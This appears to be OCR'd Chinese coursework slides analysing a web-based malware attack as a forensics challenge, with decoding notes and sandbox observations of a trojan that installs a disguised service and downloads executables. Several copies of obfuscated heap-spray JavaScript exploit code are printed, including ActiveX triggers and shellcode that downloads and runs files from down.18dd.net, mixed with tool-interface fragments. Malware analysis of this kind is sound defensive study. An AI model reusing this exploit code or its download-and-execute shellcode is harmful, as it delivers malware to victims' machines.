\x63"+"\x41\x64\x64\x72\x65\x73\x73\x00\x47\x65\x74\x53\x79\x73\x74\x65"+"\x6d
\x44\x69\x72\x65\x63\x74\x6f\x72\x79\x41\x00\x57\x69\x6e
\x45"+"\x78\x65\x63\x00\x45\x78\x69\x74\x54\x68\x72\x65\x61\x64\x00\x4c"+"\x6f\x61\x64\x4c
\x69\x62\x72\x61\x72\x79\x41\x00\x75\x72\x6c\x6d"+"\x6f\x6e\x00\x55\x52\x4c\x44\x6f\x77\x6e\x6c
\x6f\x61\x64\x54\x6f"+"\x46\x69\x6c\x65\x41\x00\x68\x74\x74\x70\x3a\x2f\x2f\x64\x6f\x77\x6e\x2e
\x31\x38\x64\x64\x2e\x6e\x65\x74\x2f\x62\x62\x2f\x62\x66\x2e\x65\x78\x65\x00\x00");var
slackspace=headersize+shellcode.length;while(bigblock.length<slackspace)bigblock
Level
Type
Detail
0
unknown
All
Del
Log
Download
Obj
Insert


FreShow by jimmyleo
URL
State
N/A
Check!
Load
v1.50 codz by jimmyleo
var bigblock=unescape("\x90\x90\x90\x90");var headersize=20;var shellcode=unescape
("\xe9\xf3\x00\x00"+"\x00\x90\x90\x90\x90\x5a\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c
\x8b"+"\x70\x1c\xad\x8b\x40\x08\x8b\xd8\x8b\x73\x3c\x8b\x74\x1e\x78\x03"+"\xf3\x8b\x7e
\x20\x03\xfb\x8b\x4e\x14\x33\xed\x56\x57\x51\x8b\x3f"+"\x03\xfb\x8b\xf2\x6a\x0e
\x59\xf3\xa6\x74\x08\x59\x5f\x83\xef\xfc"+"\x45\xe2\xe9\x59\x5f\x5e\x8b\xcd\x8b
\x46\x24\x03\xc3\xd1\xe1\x03"+"\xc1\x33\xc9\x66\x8b\x08\x8b\x46\x1c
\x03\xc3\xc1\xe1\x02\x03\xc1"+"\x8b\x00\x03\xc3\x8b\xfa\x8b\xf7\x83\xc6\x0e\x8b\xd0\x6a
\x04\x59"+"\xe8\x6a\x00\x00\x00\x83\xc6\x0d\x52\x56\xff\x57\xfc\x5a\x8b\xd8"+"\x6a
\x01\x59\xe8\x57\x00\x00\x00\x83\xc6\x13\x56\x46\x80\x3e\x80"+"\x75\xfa\x80\x36\x80\x5e
\x83\xec\x40\x8b\xdc\xc7\x03\x63\x6d\x64"+"\x20\x43\x43\x43\x43\x66\xc7\x03\x2f
\x63\x43\x43\xc6\x03\x20\x43"+"\x6a\x20\x53\xff\x57\xec\xc7\x04\x03\x5c\x61\x2e
\x65\xc7\x44\x03"+"\x04\x78\x65\x00\x00\x33\xc0\x50\x50\x53\x56\x50\xff\x57\xfc\x8b"+"\xdc\x6a
\x00\x53\xff\x57\xf0\x68\x51\x24\x40\x00\x58\xff\xd0\x33"+"\xc0\xac
\x85\xc0\x75\xf9\x51\x52\x56\x53\xff\xd2\x5a\x59\xab\xe2"+"\xee\x33\xc0\xc3\xe8\x0c\xff\xff\xff
\x47\x65\x74\x50\x72\x6f
\x63"+"\x41\x64\x64\x72\x65\x73\x73\x00\x47\x65\x74\x53\x79\x73\x74\x65"+"\x6d
\x44\x69\x72\x65\x63\x74\x6f\x72\x79\x41\x00\x57\x69\x6e
\x45"+"\x78\x65\x63\x00\x45\x78\x69\x74\x54\x68\x72\x65\x61\x64\x00\x4c"+"\x6f\x61\x64\x4c
\x69\x62\x72\x61\x72\x79\x41\x00\x75\x72\x6c\x6d"+"\x6f\x6e\x00\x55\x52\x4c\x44\x6f\x77\x6e\x6c
\x6f\x61\x64\x54\x6f"+"\x46\x69\x6c\x65\x41\x00\x68\x74\x74\x70\x3a\x2f\x2f\x64\x6f\x77\x6e\x2e
\x31\x38\x64\x64\x2e\x6e\x65\x74\x2f\x62\x62\x2f\x62\x66\x2e\x65\x78\x65\x00\x00");var
slackspace=headersize+shellcode.length;while(bigblock.length<slackspace)bigblock
C
P
NULs
Filter
ESC
Decode
Up
GetProc"+"AddressGetSyste"+"mDirectoryAWinE"+"xecExitThreadL"+"oadLibraryAurlm"+"onURLDo
wnloadTo"+"FileAhttp://down.18dd.net/bb/bf.exe");var slackspace=headersize+shellcode.length;while
(bigblock.length<slackspace)bigblock+=bigblock;fillblock=bigblock.substring
(0,slackspace);block=bigblock.substring(0,bigblock.length-slackspace);while(block.length
+slackspace<0x40000)block=block+block+fillblock;memory=new Array();for(x=0;x<300;x++)memory[x]
=block+shellcode;var buffer='';while(buffer.length<4068)buffer+='
';storm.rawParse(buffer)
Level
Type
Detail
0
unknown
All
Del
Log
Download
Obj
Insert

课外实践—取证挑战—分析

- pps.js(5f0b8bf0385314dbe0e5ec95e6abedc2.js)
- 满屏的\，8进制加密，且有eval函数
- 方法可以先alert或者直接freshow8进制解码再继续
- 之后看到满屏的%u，shellcode
- 再来两次解码得到结果
- 从shellcode中拿到第三个exe
  http://down.18dd.net/bb/pps.exe
  ff59b3b8961f502289c1b4df8c37e2a4.exe(pps.exe)
- 加上那个压缩包一共4个exe


FreShow by jimmyleo
URL
State
N/A
Check!
Load
v1.50 codz by jimmyleo
eval
("\57\52\45\165\66\66\143\71\45\165\60\70\70\142\45\165\64\66\70\142\45\165\60\63\61\143\45\165\
143\61\143\63\45\165\60\62\145\61\45\165\143\61\60\63\42\40\53\15\12\42\45\165\60\60\70\142\45\1
65\143\63\60\63\45\165\146\141\70\142\45\165\146\67\70\142\45\165\143\66\70\63\45\165\70\142\60
\145\45\165\66\141\144\60\45\165\65\71\60\64\42\40\53\15\12\42\45\165\66\141\145\70\45\165\60\60
\60\60\45\165\70\63\60\60\45\165\60\144\143\66\45\165\65\66\65\62\45\165\65\67\146\146\45\165\65
\141\146\143\45\165\144\70\70\142\42\40\53\15\12\42\45\165\60\61\66\141\45\165\145\70\65\71\45\1
65\60\60\65\67\45\165\60\60\60\60\45\165\143\66\70\63\45\165\65\66\61\63\45\165\70\60\64\66\45\1
65\70\60\63\145\42\40\53\15\12\42\45\165\146\141\67\65\45\165\63\66\70\60\45\165\65\145\70\60\45
\165\145\143\70\63\45\165\70\142\64\60\45\165\143\67\144\143\45\165\66\63\60\63\45\165\66\64\66\
144\42\40\53\15\12\42\45\165\64\63\62\60\45\165\64\63\64\63\45\165\66\66\64\63\45\165\60\63\143\
67\45\165\66\63\62\146\45\165\64\63\64\63\45\165\60\63\143\66\45\165\64\63\62\60\42\40\53\15\12\
42\45\165\62\60\66\141\45\165\146\146\65\63\45\165\145\143\65\67\45\165\52\57\15\12\160\160\163
\75\50\144\157\143\165\155\145\156\164\56\143\162\145\141\164\145\105\154\145\155\145\156\164\
50\42\157\142\152\145\143\164\42\51\51\73\15\12\160\160\163\56\163\145\164\101\164\164\162\151\
142\165\164\145\50\42\143\154\141\163\163\151\144\42\54\42\143\154\163\151\144\72\65\105\103\67
\103\65\61\61\55\103\104\60\106\55\64\62\105\66\55\70\63\60\103\55\61\102\104\71\70\70\62\106\63
\64\65\70\42\51\15\12\166\141\162\40\163\150\145\154\154\143\157\144\145\40\75\40\165\156\145\
163\143\141\160\145\50\42\45\165\146\63\145\71\45\165\60\60\60\60\42\53\15\12\42\45\165\71\60\6
0\60\45\165\71\60\71\60\45\165\65\141\71\60\45\165\141\61\66\64\45\165\60\60\63\60\45\165\60\60\
60\60\45\165\64\60\70\142\45\165\70\142\60\143\42\40\53\15\12\42\45\165\61\143\67\60\45\165\70\1
42\141\144\45\165\60\70\64\60\45\165\144\70\70\142\45\165\67\63\70\142\45\165\70\142\63\143\45\
Level
Type
Detail
0
unknown
C
P
NULs
Filter
ESC
Decode
Up
eval("/*%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103" +
"%u008b%uc303%ufa8b%uf78b%uc683%u8b0e%u6ad0%u5904" +
"%u6ae8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud88b" +
"%u016a%ue859%u0057%u0000%uc683%u5613%u8046%u803e" +
"%ufa75%u3680%u5e80%uec83%u8b40%uc7dc%u6303%u646d" +
"%u4320%u4343%u6643%u03c7%u632f%u4343%u03c6%u4320" +
"%u206a%uff53%uec57%u*/
pps=(document.createElement("object"));
pps.setAttribute("classid","clsid:5EC7C511-CD0F-42E6-830C-1BD9882F3458")
var shellcode = unescape("%uf3e9%u0000"+
"%u9000%u9090%u5a90%ua164%u0030%u0000%u408b%u8b0c" +
"%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378" +
"%u8bf3%u207e%ufb03%u4e8b%u3314%u56ed%u5157%u3f8b" +
"%ufb03%uf28b%u0e6a%uf359%u74a6%u5908%u835f%u04c7" +
"%ue245%u59e9%u5e5f%ucd8b%u468b%u0324%ud1c3%u03e1" +
"%u33c1%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103" +
"%u008b%uc303%ufa8b%uf78b%uc683%u8b0e%u6ad0%u5904" +
"%u6ae8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud88b" +
"%u016a%ue859%u0057%u0000%uc683%u5613%u8046%u803e" +
"%ufa75%u3680%u5e80%uec83%u8b40%uc7dc%u6303%u646d" +
"%u4320%u4343%u6643%u03c7%u632f%u4343%u03c6%u4320" +
"%u206a%uff53%uec57%u04c7%u5c03%u2e61%uc765%u0344" +
All
Del
Log
Download
Obj
Insert



FreShow by jimmyleo
URL
State
N/A
Check!
Load
v1.50 codz by jimmyleo
eval("/*\xc9\x66\x8b\x08\x8b\x46\x1c\x03\xc3\xc1\xe1\x02\x03\xc1" +
"\x8b\x00\x03\xc3\x8b\xfa\x8b\xf7\x83\xc6\x0e\x8b\xd0\x6a\x04\x59" +
"\xe8\x6a\x00\x00\x00\x83\xc6\x0d\x52\x56\xff\x57\xfc\x5a\x8b\xd8" +
"\x6a\x01\x59\xe8\x57\x00\x00\x00\x83\xc6\x13\x56\x46\x80\x3e\x80" +
"\x75\xfa\x80\x36\x80\x5e\x83\xec\x40\x8b\xdc\xc7\x03\x63\x6d\x64" +
"\x20\x43\x43\x43\x43\x66\xc7\x03\x2f\x63\x43\x43\xc6\x03\x20\x43" +
"\x6a\x20\x53\xff\x57\xec\x\x*/pps=(document.createElement("object"));
pps.setAttribute("classid","clsid:5EC7C511-CD0F-42E6-830C-1BD9882F3458")
var shellcode = unescape("\xe9\xf3\x00\x00"+
"\x00\x90\x90\x90\x90\x5a\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c\x8b" +
"\x70\x1c\xad\x8b\x40\x08\x8b\xd8\x8b\x73\x3c\x8b\x74\x1e\x78\x03" +
"\xf3\x8b\x7e\x20\x03\xfb\x8b\x4e\x14\x33\xed\x56\x57\x51\x8b\x3f" +
"\x03\xfb\x8b\xf2\x6a\x0e\x59\xf3\xa6\x74\x08\x59\x5f\x83\xc7\x04" +
"\x45\xe2\xe9\x59\x5f\x5e\x8b\xcd\x8b\x46\x24\x03\xc3\xd1\xe1\x03" +
"\xc1\x33\xc9\x66\x8b\x08\x8b\x46\x1c\x03\xc3\xc1\xe1\x02\x03\xc1" +
"\x8b\x00\x03\xc3\x8b\xfa\x8b\xf7\x83\xc6\x0e\x8b\xd0\x6a\x04\x59" +
"\xe8\x6a\x00\x00\x00\x83\xc6\x0d\x52\x56\xff\x57\xfc\x5a\x8b\xd8" +
"\x6a\x01\x59\xe8\x57\x00\x00\x00\x83\xc6\x13\x56\x46\x80\x3e\x80" +
"\x75\xfa\x80\x36\x80\x5e\x83\xec\x40\x8b\xdc\xc7\x03\x63\x6d\x64" +
"\x20\x43\x43\x43\x43\x66\xc7\x03\x2f\x63\x43\x43\xc6\x03\x20\x43" +
"\x6a\x20\x53\xff\x57\xec\xc7\x04\x03\x5c\x61\x2e\x65\xc7\x44\x03" +
"\x04\x78\x65\x00\x00\x33\xc0\x50\x50\x53\x56\x50\xff\x57\xfc\x8b" +
C
P
NULs
Filter
Up
ESC
Decode
" CCCCf?/cCC? C" +
"GetProc" +
"AddressGetSyste" +
"mDirectoryAWinE" +
"xecExitThreadL" +
"oadLibraryAurlm" +
"onURLDownloadTo" +
"FileAhttp://down.18dd.net/bb/pps.exe");
var headersize = 20;
var slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
Level
Type
Detail
0
unknown
All
Del
Log
Download
Obj
Insert

课外实践—取证挑战—分析

- 分析可以看到四个exe大小一样，MD5码分析后得到一样的md5，说明是一个文件
  1290ecd734d68d52318ea9016dc6fe63
- 网页上的分析就到这里暂停
- 接下来进行木马行为的分析

课外实践—取证挑战—分析

- 用W32DAsm反汇编bd.exe
- 得到串式参考w32dasm_bd.exe.txt
- 用Ubuntu的strings得到的信息更多，但是没有中文 strings_bd.ext.txt
- 从文字可以猜测一些内容
  修改注册表值
  下载若干exe文件
  建立一些inf文件等
  创建bat文件，删除一些东西(改日期？)
  躲某些杀软：“瑞星卡卡上网安全助手 - IE防漏墙“
  建立服务："为即插即用设备提供支持"

模块(M) 帮助(H)

保存 | 程序 | 详细资料 | 搜索 | 摘要 | 更改 | 卸载日志 | 展开 | 收缩 | 查看

布局 详细资料 查看

bd [全部详细资料] 2010年9月2日 星期四 13:48

大小	找到的更改	之前	之后
0 B	计算机		
	文件系统		
-8.28 KB	C:		
	WINDOWS		
37.14 KB	system32		
	Alletdel.bat		2010-9-2 13:48, 146 个字节, A
	serdst.exe		2007-10-23 1:24, 37888 个字节, HS
	注册表		
	HKEY_LOCAL_MACHINE		
	SYSTEM		
	CurrentControlSet		
	Services		
	Wdswsdewn		
	Security		
	Security		REG_BINARY, ...0.....
	Description		REG_SZ, "为即插即用设备提供支持"
	DisplayName		REG_SZ, "Telephotsgoogle"
	ErrorControl		REG_DWORD, 0
	ImagePath		REG_EXPAND_SZ, "C:\WINDOWS\system32\...
	ObjectName		REG_SZ, "LocalSystem"
	Start		REG_DWORD, 2
	Type		REG_DWORD, 272
	安装的服务与设备		
	Wdswsdewn		


命名操作.


授权给 "Thomas Palermo"

C:\WINDOWS\system32 Total Uninstall ... 13:52

课外实践—取证挑战—分析

- 从运行的情况来看
- 创建了一个批处理文件、一个exe文件
  其中批处理为删除原文件，exe即是自己本身(fc.txt)
- 修改若干注册表
- 增加一个服务，描述为为即插即用设备提供支持
- 另外下载了20个exe文件在windows\system32目录下
  (此处由于我快照间隔比较短，exe还没有下的时候已经快照了，后来又快照了一下，可以看到exe下载)
- 此外可能由于时间关系，下载的exe运行都出现错误，因而可能导致某些行为没有触发


Total Uninstall 专业版
文件(F) 编辑(E) 查看(V) 工具(T) 模块(M) 帮助(H)
安装 更新 卸载 保存
模块 操作
程序 详细资料 搜索
布局
摘要 更改 卸载日志
详细资料
展开 收缩 查看
查看
监视的程序
bd [全部详细资料]
2010年9月2日 星期四 13:48
程序名称 监视的时间 大小
0 2010-9-2 13:38 0 B
4 2010-9-2 13:41 -8.28 KB
bd 2010-9-2 13:48 37.14 KB
找到的更改 之前 之后
计算机
文件系统
C:
WINDOWS
system32
Alletdel.bat 2010-9-2 13:48, 146 个字节, A
serdst.exe 2007-10-23 1:24, 37888 个字...
注册表
HKEY_LOCAL_MACHINE
SYSTEM
CurrentControlSet
Services
Wdswsdewn
Security
Security REG_BINARY, ...
Description REG_SZ, "为即插即用设备提供...
DisplayName REG_SZ, "Telephotsgoogle"
ErrorControl REG_DWORD, 0
ImagePath REG_EXPAND_SZ, "C:\WINDOWS\s...
ObjectName REG_SZ, "LocalSystem"
Start REG_DWORD, 2
Type REG_DWORD, 272
安装的服务与设备
Wdswsdewn
16 位 MS-DOS 子系统
C:\WINDOWS\system32\O.exe
NTVDM CPU 遇到无效的指令。
CS:0538 IP:0347 OP:63 73 73 2f 64 选择"关闭"终止应用程序。
关闭(C) 忽略(I)
3 个监视的程序
正在挂起文件重命名操作.
授权给 "Thomas Palermo"
开始
C:\WINDOWS\sys...
Total Uninstal...
C:\WINDOWS\sys...
16 位 MS-DOS ...
C:\WINDOWS\sys...
C:\WINDOWS\syst...
13:49


C:\WINDOWS\system32\13.exe
C:\WINDOWS\system32\14.exe
